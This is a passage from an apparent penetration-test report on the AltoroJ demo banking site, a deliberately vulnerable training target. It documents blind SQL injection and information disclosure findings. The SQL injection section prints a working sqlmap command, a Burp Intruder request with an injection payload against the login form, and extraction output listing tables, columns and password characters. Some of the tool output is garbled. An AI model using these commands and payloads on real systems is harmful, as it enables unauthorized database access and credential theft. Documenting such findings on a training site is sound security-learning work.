> 'JSESSIONID=F42B8E9DCA174DFD391AD742FAB798E0'
> document.cookie = "AltoroAccounts=ODAwMDAwfkNvcnBvcnF0ZXR4LjI0ODQ4MzZMUU3DgWMDAwMXS0aGVja2luZ34tNTESMy41NTk5OTk5OTk5OTk5"
> 'AltoroAccounts=ODAwMDAwfkNvcnBvcnF0ZXR4LjI0ODQ4MzZMUU3DgWMDAwMXS0aGVja2luZ34tNTESMy41NTk5OTk5OTk5OTk5'
>
```

Done

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc. This web application is open source! Get your copy from GitHub and take advantage of advanced feature.

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/privacy/>.

3.19 SQL injection

Name : Blind Injection

Severity: Critical

Vector String : CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

Affected URL: <http://altoro.testfire.net/login.jsp>



Vulnerable parameter: input username

Impact : attacker asked server and it take important information as password and tables etc..

Description : Blind SQL Injection is a type of SQL injection attack where the attacker is unable to see the database's error messages but can still infer data through true/false questions or delays. The attacker manipulates the SQL query to get a response based on the outcome, allowing them to extract sensitive information.

Recommendation : To prevent Blind SQL Injection, always use prepared statements with parameterized queries to separate SQL logic from user input. Additionally, enforce strict input validation and error handling to avoid revealing database structure or errors to the attacker.

POC : I asked server and wait for different response and I get table_name and column and password



Am sure there is blind inject
There is 10 schema

```
File Machine View Input Devices Help
which common tables (wordlist) file do you want to use?
[1] default '/usr/share/sqlmap/data/txt/common-tables.txt' (press Enter)
[2] custom
>
[00:20:50] [INFO] performing table existence using items from '/usr/share/sqlmap/data/txt/common-tables.txt'
[00:20:50] [INFO] adding words used on web page to the check list
[00:20:50] [INFO] checking database 'APP'
please enter number of threads? [Enter for 1 (current)] 1
[00:20:55] [WARNING] running in a single-thread mode. This could take a while
[00:20:56] [INFO] tried 2/3738 items (0%)
[00:20:56] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast'
[00:21:07] [INFO] retrieved: accounts
[00:21:39] [INFO] retrieved: people
[00:25:05] [INFO] retrieved: transactions
[00:30:05] [INFO] tried 1081/3738 items (29%)
[00:30:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[00:30:37] [INFO] tried 1086/3738 items (29%)
[00:31:22] [INFO] tried 1189/3738 items (32%)
[00:31:52] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[00:36:25] [INFO] tried 1671/3738 items (45%)
[00:36:25] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[00:38:31] [INFO] tried 1948/3738 items (52%)
[00:39:01] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[00:43:33] [INFO] tried 2474/3738 items (66%)
[00:43:33] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[00:44:22] [INFO] tried 2516/3738 items (67%)
[00:44:22] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[00:46:40] [INFO] tried 2758/3738 items (74%)
[00:46:40] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
No tables found.
Database: APP
[3 tables]
+-----+ (POST)
| accounts | people |
| people   | OR clean-based blind - WHERE or HAVING clause
| transactions | adminxpasswd=4562' OR 2208=2208-- WrhqbothSubmit=Login
+-----+
[00:53:58] [INFO] fetched data logged to text files under '/home/belal/.local/share/sqlmap/output/altoro.testfire.net'
[*] ending @ 00:53:58 /2025-02-08/
```

I used this sqlmap command and find this

```
//select common tables
sqlmap -u "http://altoro.testfire.net/doLogin" \
--data="uid=admin*&passwd=admin&btnSubmit=Login" \
--cookie="AltoroAccounts=...; JSESSIONID=..." \
--batch --dbms=Derby --tamper=randomcase --threads=10 --common-tables
```

Database: All

Table: accounts

[4 columns]

Column	Type
account_id	non-numeric
account_name	non-numeric
user	non-numeric
userid	non-numeric

After that is searched of col and I find that

Database: All
Table: people
[5 columns]

Column	Type
first_name	non-numeric
last_name	non-numeric
password	non-numeric
user	non-numeric
user_id	non-numeric

If you're unable to extract the database using SQLMap and you want to try manually extracting the passwords using tools like Burp Suite and Intruder,

1 x 2 x 3 x +

Cluster bomb attack

Start attack

Target ☒ Update Host header to match target

Add \$ Clear \$ Auto \$

```
1 POST /doLogin HTTP/1.1
2 Host: altoro.testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://altoro.testfire.net
10 Connection: keep-alive
11 Referer: http://altoro.testfire.net/login.jsp
12 Cookie: AltoroAccounts=*ODAwMDAwfkNvcnBvcnF0ZX4xLjA2Mzk4OTYxNjFFOHw4MDAwMDF+Q2hlY2tpbmd+LTNmMjgyODcxNTUzMDAwMDAwMkUsb3RlA=="; JSESSIONID=15504DE037CD8636084085C830AB4335
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin*&+(SELECT+count(*)+FROM+accounts+WHERE+SUBSTR(password,$1,$1)='5a5')>0--&pass=aaa&btnSubmit=Login
```

Payloads

Payload position: 2

Payload type: Simple list

Payload count: 34

Request count: 306

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Remove

Edit

When I used the "people" table because it has a password column, it started showing the password. But the issue was that each password character had multiple values. Then, I tried using the "accounts" table, and from there it gave only one character per number

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
0			500	234			1208	
1	1	a	500	216			1208	
2	2	d	500	175			1208	
3	3	i	500	176			1208	
4	4	m	500	170			1208	
5	5	n	500	168			1208	
6	6	a	302	205			126	
7	7	a	302	205			126	
8	8	a	302	203			126	
9	9	a	302	171			126	
10	10	a	302	204			126	
11	11	a	302	168			126	
12	12	a	302	174			126	
13	13	b	302	168			126	
14	14	b	302	166			126	
15	15	b	302	167			126	
16	16	b	302	172			126	
17	17	b	302	170			126	
18	18	b	302	165			126	
19	19	b	302	171			126	
20	20	c	302	169			126	
21	21	c	302	168			126	
22	22	c	302	164			126	
23	23	c	302	175			126	
24	24	c	302	165			126	
25	25	c	302	164			126	
26	26	c	302	164			126	
27	27	c	302	168			126	
28	28	d	302	172			126	
29	29	d	302	172			126	
30	30	d	302	178			126	
31	31	d	302				126	

3.20 Information disclosure

Name :Information disclosure

Severity: Medium

Vector String :CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Affected URL::<http://altoro.testfire.net/feedback.jsp>
<http://altoro.testfire.net/swagger/index.html>

Impact : attacker can read sensitive data help him for hacked you

Description. Information disclosure in cybersecurity occurs when sensitive data such as passwords, system configurations, or database details are unintentionally revealed to unauthorized parties. It can happen through misconfigurations, error messages, or vulnerable applications, potentially allowing attackers to exploit this exposed information

Recommendation. Don't set any sensitive data in website and source code must be hide this info from any Someone

POC : While browsing the page, even without being logged in, I found some information about a person's email and the path to a file that I shouldn't be able to access.

```

92 <td valign="top" colspan="3" class="bb">
93
94
95
96
97 <div class="fl" style="width: 99%;>
98
99 <h1>Feedback</h1>
100
101 <p>Our Frequently Asked Questions area will help you with many of your inquiries.<br />
102 If you can't find your question, return to this page and use the e-mail form below.</p>
103
104 <p><b>IMPORTANT!</b> This feedback facility is not secure. Please do not send any <br />
105 account information in a message sent from here.</p>
106
107 <form name="cmt" method="post" action="sendFeedback">
108
109 <!-- Dave: Hard code this into the final script - Possible security problem.
110 Re-generated every Tuesday and old files are saved to .bak format at L:\backup\website\oldfiles ---->
111 <input type="hidden" name="cfile" value="comments.txt">
112
113 <table border=0>
114 <tr>
115 <td align=right>To:</td>
116 <td valign=top><b>Online Banking</b> </td>
117 </tr>
118 <tr>
119 <td align=right>Your Name:</td>
120 <td valign=top><input name="name" size=25 type=text value = "John Smith"></td>
121 </tr>
122 <tr>
123 <td align=right>Your Email Address:</td>
124 <td valign=top><input name="email_addr" type=text size=25></td>
125 </tr>
126 <tr>
127 <td align=right>Subject:</td>
128 <td valign=top><input name="subject" size=25></td>
129 </tr>
130 <tr>
131 <td align=right valign=top>Question/Comment:</td>
132 <td><textarea cols=65 name="comments" rows=8 wrap=PHYSICAL align="top"></textarea></td>
133 </tr>
134 <tr>
135 <td>&nbsp;</td>
136 <td><input type=submit value=" Submit " name="submit">&nbsp;<input type=reset value=" Clear Form " name="reset"></td>

```

feedback v {

```

name*      string
           example: J Smith

email*     string($email)
           example: jsmtih@altoromutual.com

subject*   string
           example: Amazing web design

message*   string
           example: I like the new look of your applicaiton

```

}

3.21 Information disclosure

Name :Information of Server and Database and backend

Severity : Medium

Vector String : CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N


Affected URL: <http://altoro.testfire.net/bank/showTransactions>
<http://altoro.testfire.net/swagger/index.html>

Impact : attacker can read sensitive data help him for hacked you

Description.: Information disclosure in cybersecurity occurs when sensitive data such as passwords, system configurations, or database details are unintentionally revealed to unauthorized parties. It can happen through misconfigurations, error messages, or vulnerable applications, potentially allowing attackers to exploit this exposed information

Recommendation.: Don't set any sensitive data in website and source code must be hide this info and server must not replay with any info

POC : When I started sending inputs to the database, both correct and incorrect, such as the such as the union command, an error appeared, along with the database type, server version, and the backend language being used.



When used union attack it is replay to me with type and version of server

When enter date of transfer it is replay me info about of database and backend language